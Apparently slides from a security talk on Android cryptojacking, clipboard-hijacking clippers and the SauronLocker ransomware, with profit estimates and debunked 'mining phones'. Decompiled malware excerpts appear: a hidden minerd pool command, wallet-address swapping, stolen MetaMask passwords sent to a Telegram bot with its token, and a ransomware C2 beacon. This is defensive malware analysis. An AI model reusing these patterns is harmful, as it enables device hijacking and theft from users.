

# Mobile cryptojacking and related abuse

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
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
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 By Marie Huillet

JUL 09, 2018

## **China: 20 Arrested in Cryptojacking Case Allegedly Affecting Over 1 Million Computers**

 By Helen Partz

JUN 17, 2018

## **Japan: 16 Arrested in Monero Cryptojacking Case, Local Media Report**

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# Mobile cryptojacking: the early miners (2014)

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↓  
2014

2015

2016

2017

2018

2019

Malware	Currency
MuchSad	Dogecoin
CoinKrypt	Dogecoin, Litecoin, Casinocoin
BadLepricon	Bitcoin
Widdit	Litecoin



# Mobile cryptojacking: proliferation (2017-2018)



- CoinHive. >1.7M samples
- CoinMiner. 600+ samples
- Loapi. 1700+ samples
- AdbMiner, HiddenMiner
- Mostly mining Monero



# Crypto miners banned from Google Play in July 2018



<https://nakedsecurity.sophos.com/2018/07/30/google-bans-android-miners-from-play-store>

*"We don't allow apps that mine cryptocurrency on devices. We permit apps that remotely manage the mining of cryptocurrency."*

# Mobile cryptojacking: control? (mid 2018+)



Still lots of CoinHive variants  
Trinity (Oct 2018), fake Bitcoin miners (Jan 2019)



Other abuses rise  
clippers, ransomware, scams  
we'll come back to those later

# The story of CoinHive: Season 1



## A Crypto Miner for your Website

- **CoinHive** is a JavaScript miner for **Monero**
- Register and get a *site-key*
- Very easy to set up

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous(YOUR-SITE-KEY);
    miner.start();
</script>
```

# The story of CoinHive: Android malware abuses

Android **malware** embed web page in malicious apps:

```
<html>
  <head>
    <script src="https://coinhive.com/lib/coinhive.min.js"/>
    ...
    miner = new
    ↳ CoinHive.Anonymous(getParameterByName("coinhive_site_key"),
    ↳ {
      threads: getParameterByName("num_of_threads"),
      autoThreads: getParameterByName("is_auto_thread"),
      throttle: getParameterByName("throttle"),
      forceASMJS: getParameterByName("is_force_ASMJS")
    });
}
```

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Load the page with WebView:

```
WebView wvCoinHive;  
@SuppressLint("AddJavascriptInterface")  
public Miner(Context context, Callback callback) {  
    this.callback = callback;  
    this.wvCoinHive = new WebView(context);  
    this.wvCoinHive.getSettings().setJavaScriptEnabled(true);  
    this.wvCoinHive.addJavascriptInterface(this, "Android");  
    this.wvCoinHive.setWebViewClient(new WebViewClient() {  
    });  
    new WindowManager.LayoutParams(-1, -1, 2003, 0x40128, -3);  
    this.wvCoinHive.loadUrl(CoinHive.generateURL());  
}  
...  
static String generateURL() {  
    return  
        String.format("file:///android_asset/engine.html?...");  
}
```

Riskware/CoinHive!Android: d785221d11dca2a390ee63c37e10559b1c5e8edbaa4fe87b72160cd3ebc15f51

# Riskware/Coinhive: Massive abuse

CoinHive site key	sha256
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# The story of CoinHive: Season 2

*Authed mining:* opt-in screen for legitimate uses

```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0.3});
miner.start();
</script>
```

But malware authors continued to use no-consent version ;-)  
(what did you expect?!)



# The story of CoinHive: Shut down on March 8, 2019



Coinhive

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## [Blog](#) » Discontinuation of Coinhive

Some of you might have anticipated this, some of you will be surprised. The decision has been made. We will discontinue our service on March 8, 2019. It has been a blast working on this project over the past 18 months, but to be completely honest, it isn't economically viable anymore.

The drop in hash rate (over 50%) after the last Monero hard fork hit us hard. So did the "crash" of the crypto currency market with the value of XMR depreciating over 85% within a year. This and the announced hard fork and algorithm update of the Monero network on March 9 has lead us to the conclusion that we need to discontinue Coinhive.

Thus, mining will not be operable anymore after March 8, 2019. Your dashboards will still be accessible until April 30, 2019 so you will be able to initiate your payouts if your balance is above the minimum payout threshold.

Thank you all for the great time we had together.


*posted on February 26, 2019, the Coinhive Team*

## CoinHive: hmmm... there are zombies




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# Mining Bitcoins on a smartphone? Forget it!

Hardware	SHA256* Hash rate
ASICminer 8 Nano Pro	76 TH/s
EBang EBIT E11++	44 TH/s
InnoSilicon Terminator T3+	52 TH/s
Bitmain Antminer S17	53 TH/s

A good smartphone mines  $\approx$  Raspberry Pi = 200 KH/s  
 $TH \approx 1000 * 1000 * 1000$  KH/s

Good luck!

\* that's the algo for Bitcoin

If you're interesting in mining for fun (and no profit)



Bitcoin mining on a **1985** Nintendo NES

Screenshot taken from video on <http://retrominer.com/>

## Can we mine *other* cryptocurrencies?

Smartphone	Hash rate	Currency
Motorola Moto E	10 H/s	Monero
Bluboo S8 Plus	11 H/s	Monero
Motorola Moto E	13 H/s	AEON
Sony C4	19 H/s	DashCoin
Xiaomi Mi 5	23 H/s	Electroneum
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
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Still **very** low!

CryptoNight-Lite

# Electroneum M1: what is this about?




The phone that pays you back

Screenshot of <https://electroneum.com/m1>


- Entry level mobile phone at 80 USD
- Promises **3 USD / month**

# Welcome to Cloud Mining



The mobile **phone** does **not** mine

# Wings Mobile Minephone WX



THE FIRST  
SMARTPHONE IN  
THE WORLD that  
produces Ethereum  
at 1,000 MH/s


A new revolution in the cryptomining has begun. All your knowledge about cryptographic mining is a thing of the past. We have created a new way to generate cryptocurrencies from your own mobile.

[Find out more about WX](#)

Screenshot from <https://bitwings.org>

- Announced at **MWC 2019**
- “*First minery phone*”
- Targeted price  $\approx$  3,300 USD
- Promises **2 Ethereum per month** ( $\approx$  270 USD)

## Mining plan



3,300 USD

You purchase a mining plan in a pool. The mobile phone does **not** mine.

# HTC Exodus 1S



Source: HTC - see <https://www.engadget.com/2019/05/11/htc-exodus-1s-blockchain-phone-node>

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# Cybercrime scene



## Is mining interesting for malware authors?

- Mass. **300,000+** hits for malicious mobile miners / month
- No cost. They don't pay **electricity**
- No risk. They **don't really care if they damage your phone** (as long as you let the malware run)
- **Anonymous and/or Untraceable** and easy to use on the Darknet
- **Speculation**. A few coins might be worth a treasure later?

# Android/HiddenMiner: how profitable?

```
String algo = "cryptonight";
String stratum = "stratum+tcp";
String pool = Constants.miningPool;
String port = String.valueOf(Constants.miningPort);
String user = Constants.miningUser;
String userpw = Build.MANUFACTURER;
int processors = this.getNrProcessors();
if (this.getNrProcessors() > 2) {
    processors = this.getNrProcessors() / 2;
}

String command = "minerd -q -a " + algo + " -o " + stratum +
    "://" + pool + ":" + port + " -O " + user + ":" + userpw + "
    -t " + String.valueOf(processors);
int removespaces = command == null ? 0 : command.length() -
    command.replace(" ", "").length() + 1;
this.startMiner(removespaces, command);
```

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## Android/HiddenMiner - one month profits

# Android/HIDDENMINER mining live




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# Monitoring Android/CoinMiner

Neoscrypt coins: Bollywoodcoin, cerberus, crowdcoin, dinero, guncoin, orbitcoin, trezarcoin...



skunk	8433	COG	4	29.3 MH/s	1.75%	0.00040	0.00125	0.00070
decred	5744	DCR	7	2.5 TH/s	1%	0.00033	0.00035	0.00000
blakecoin	5743	2	11	345.6 GH/s	1.75%	0.00024	0.00040	0.00025
all	294			14866				

\* values in mBTC/MH/day, per PH for sha256 & GH for scrypt, blake, decred, x11, x13, quark, qubit, k5 for equihash

## Miners: 3HzF1XkYuNeEqBcg7MmEBQ7K1jYSiu1Jm

Summary	Miners	Shares	Hashrate*
neoscrypt	7	0%	-
Details			
android-cpuminer/2.5	d=0.0001	neoscrypt	64
android-cpuminer/2.5	d=0.0001	neoscrypt	64
android-cpuminer/2.5	d=0.0001	neoscrypt	64
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
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\*\* extranonce.subscribe

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Miner: 7 infected devices

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# Following transactions of CoinMiner

Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	3HzF1XkYuNeEqBcg7MmEBQ7K1jYSiuau1Jm
Hash 160	b2c48def54a3cd078187ee04d7d18c46712a8756

Transactions	
No. Transactions	13
Total Received	0.04081973 BTC
Final Balance	0 BTC

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Transactions (Oldest First) [Filter](#)

From	To	Date
bdccfbff9b4e3f1ddc19a0bcb59fb584b541e42573c382736737d6dbd145d69c4	1AaxdMzgqxuBiomVpp2Vl9rhnCDqypkdyN	2017-09-11 12:29:22
3HzF1XkYuNeEqBcg7MmEBQ7K1jYSiuau1Jm	1AaxdMzgqxuBiomVpp2Vl9rhnCDqypkdyN	2017-09-11 12:29:22
	0.00164962 BTC	
	-0.00170577 BTC	
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<p>Luno makes it safe and easy to buy, store and learn about digital currencies like Bitcoin and Ethereum <a href="#">Sign Up</a> <small>Ad</small></p>		
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	-0.00154616 BTC	

Received 0.040819 BTC on that wallet (approx 160 USD)  
Possibly from different malware - Uses **mixing**

# Mobile cryptojacking: how profitable for malware authors?



Android Malware	Lifetime Profits	Comments
MuchSad (2014)	3 USD	14 days
CpuMiner (2017)	170 USD	Unknown period length
CoinMiner (2017)	220 USD	Probably less
HiddenMiner (2018)	6 USD	No longer mining
AdbMiner (2018)	1000 USD	Also includes infected TV boxes

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# Android/Clipper.C



METAMASK

CREATE NEW VAULT

OR

RESTORE EXISTING VAULT

- **Metamask** is an extension to access **Ethereum** distributed apps. Trojanized.
  - ea5742cf2a6087577028049e47ecb4a24c9a6e7db872a8c90ee0145f22811599
- Changes wallet addresses copied in the clipboard



# SHOW TIME

# Implementation of the Clipboard Manager

```
manager.addPrimaryClipChangedListener(new
→   ClipboardManager.OnPrimaryClipChangedListener() {
public void onPrimaryClipChanged() {
    String clipped_text = manager.getText().toString();
    ...
    if((firstchar.equals("1")) && text_len == 34) {
        // first string is label
        // second string is the data to put in the clipboard
        manager.setPrimaryClip(ClipData.newPlainText("btc",
→ "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
    }
    else if((firstchar.equals("3")) && text_len == 34) {
        manager.setPrimaryClip(ClipData.newPlainText("btc",
→ "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
    }
    else if((firstrstr.equals("0x")) && text_len == 42) {
        manager.setPrimaryClip(ClipData.newPlainText("eth",
→ "0xb6bb2EF692B5101f16d3632f836461904C761965"));
    }
}
```

# Communication with bot

```
public static String acc_id = "556050782";
...
public static String apiLink = "https://api.telegram.org/";
public static String botoken =
    "bot733454717:AAG5GpAAJ6BDzsP1JbqTfsuRXfPsJ5-Fg2o";
public static String sendMsg = "/sendMessage?chat_id=";
public static String texti = "&text=";
...
String manufacturer_model = Method.getDeviceName();
String v5_1 = "**From Meta Mask App** \n Phone Model : " +
    manufacturer_model + " \n\n**Account Creation** \nNew Password:
    " + password + "\nConfirm Password: " + confirm_password;
String fullurl = Method.apiLink + Method.botoken + Method.sendMsg +
    Method.acc_id + Method.texti + v5_1;
Log.i(CreateActivity.this.TAG, fullurl);
new AsyncHttpClient().get(fullurl, null, new AsyncHttpResponseHandler()
{
    ...
    public void onSuccess(int arg2, Header[] arg3, byte[] response) {
        String body = new String(response);
        String ok = new JSONObject(body).getString("ok");
        Toast.makeText(CreateActivity.this, "Something Went wrong please try
            again later", 1).show();
        Log.i(CreateActivity.this.TAG, String.valueOf(ok));
    }
})
```

# Telegram Bot

```
$ curl https://api.telegram.org/bot733454717:AAG5GpAAJ6BDzsP1JbqTfsuRXfPsJ
  {"ok":true,
   "result":{"id":733454717,
             "is_bot":true,
             "first_name":"L3m0nM4sk",
             "username":"L3m0nM4sk_bot"}}
```

JSON	Raw Data	Headers
<a href="#">Save</a>	<a href="#">Copy</a>	
ok:	true	
result:		
message_id:	361	
from:		
id:	733454717	
is_bot:	true	
first_name:	"L3m0nM4sk"	
username:	"L3m0nM4sk_bot"	
chat:		
id:	556050782	
first_name:	"Josh"	
type:	"private"	
date:	1557757524	
text:	"test"	

bot733454717:AAG5GpAAJ6BDzsP1JbqTfsu  
bot token

# Android Clipper evolution

- **August 2018.** First Android clipper. Targets Dogecoin, Litecoin, Ethereum, Bitcoin, Blackcoin... Attacker's wallet address returned by a remote server.

f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4


- **February 2019.** Trojanizes MetaMask app. Targets Bitcoin and Ethereum. 86507924e47908aded888026991cd03959d1c1b171f32c8cc3ce62c4c45374ef
- This sample is a minor variant from **April 2019.** Different bot token. ea5742cf2a6087577028049e47ecb4a24c9a6e7db872a8c90ee0145f22811599

# Android Clipper: income

Ethereum Account 0xfb...C761965								
Transactions		History		Comments				
Show 10 entries								
Hash	Block	Type	From	To	Value	Fee	Time	
0xc34ca2c1...	6647612	Tx	0xfb...C761965	OUT	0xB375769f...	1.06 ETH	0.00022 ETH	7 months ago
0x75f06144...	6635694	Tx	0xdEdD29c...	IN	0xfb...C761965	1.01 ETH	0.00027 ETH	7 months ago
0x0a73e9e6...	6617729	Tx	0xfb...C761965	OUT	0x748472e5...	0.02 ETH	0.00023 ETH	7 months ago
0x9db4022b...	6617678	Tx	0xfb...C761965	OUT	0x748472e5...	0.1 ETH	0.00031 ETH	7 months ago
0x5e1caa9e...	6613357	Tx	0xfb...C761965	OUT	0xDe9aB1D4...	1 ETH	0.00033 ETH	7 months ago
0x3f5b45f4...	6576453	Tx	0xCFA224FE...	IN	0xfb...C761965	1.04 ETH	0.00126 ETH	7 months ago

Received 4.65107 ETH  $\approx$  1200 USD  
+ Received 0.12868189 BTC  $\approx$  1100 USD  
Active: 7-8 months ago

# Sauron Locker



Trojanized version of Clash Royale game  
**Ransomware**  
Asks for ransom in various  
**cryptocurrencies:** Bitcoin, Litecoin,  
Dogecoin

**DEMO TIME**

sha256:

a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcfa7a10ca8



# SauronLocker: Main Activity

```
public class MainActivity extends AppCompatActivity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String pgkname = this.getPackageName();
        StringBuilder v2 = new StringBuilder();
        v2.append(pgkname);
        v2.append(".MainActivity");
        // remove the app icon
        this.getPackageManager().setComponentEnabledSetting(new
→ ComponentName(pgkname, v2.toString()), 2, 1);
        // start lock
        this.startActivity(new Intent((Context)this,
→ LockActivity.class).setFlags(0x10000000));
    }
}
```

# SauronLocker: LockActivity

```
protected void onCreate(Bundle savedInstanceState)
→  {
    super.onCreate(savedInstanceState);
    // layout:activity_main
    this.setContentView(0x7F0A001B);

    // that's where the important stuff is
→  implemented
    this.runTask();
}
```



# SauronLocker: Ask for permissions

```
private void runTask() {  
    ...  
    // tests if ransomware has already encrypted files  
    if(!new  
        Memory(((Context)this)).readMemoryKey("worked").equalsIgnoreCase("1"))  
    {  
        // requests permission  
        // READ/WRITE_EXTERNAL_STORAGE: to encrypt the SD card  
        // READ/WRITE_CONTACTS: to encrypt contacts  
        ActivityCompat.requestPermissions(((Activity)this), new  
        String[]{"android.permission.READ_EXTERNAL_STORAGE",  
        "android.permission.WRITE_EXTERNAL_STORAGE",  
        "android.permission.READ_CONTACTS",  
        "android.permission.WRITE_CONTACTS"}, 1);  
    }  
    ...  
}  
...  
public String readMemoryKey(String key) throws Exception {  
    return this.getSharedPreferences(key, "");  
}
```

# SauronLocker: Contact CnC

```
if(_mem.readMemoryKey("worked").isEmpty()) {
    // malicious work not done yet
    ctx.setWallpaper(mBitmap); // set lock png as wallpaper
    new Thread(new Runnable() {
        public void run() {
            try {
                String[] responses = LockActivity.this.key;
                HttpClient httpclient = new HttpClient();
                StringBuilder url = new StringBuilder();

→     url.append("http://timei2260.myjino.ru/gateway/attach.php?uid=");
        url.append(Utils.generateUID());
        url.append("&os=");
        url.append(Build.VERSION.RELEASE);
        url.append("&model=");
        url.append(URLEncoder.encode(Build.MODEL));
        url.append("&permissions=0&country=");
        url.append(telephonyManager.getNetworkCountryIso());
        // contacts URL, stores the response
        responses[0] = httpclient.getReq(url.toString());
    }
}
```

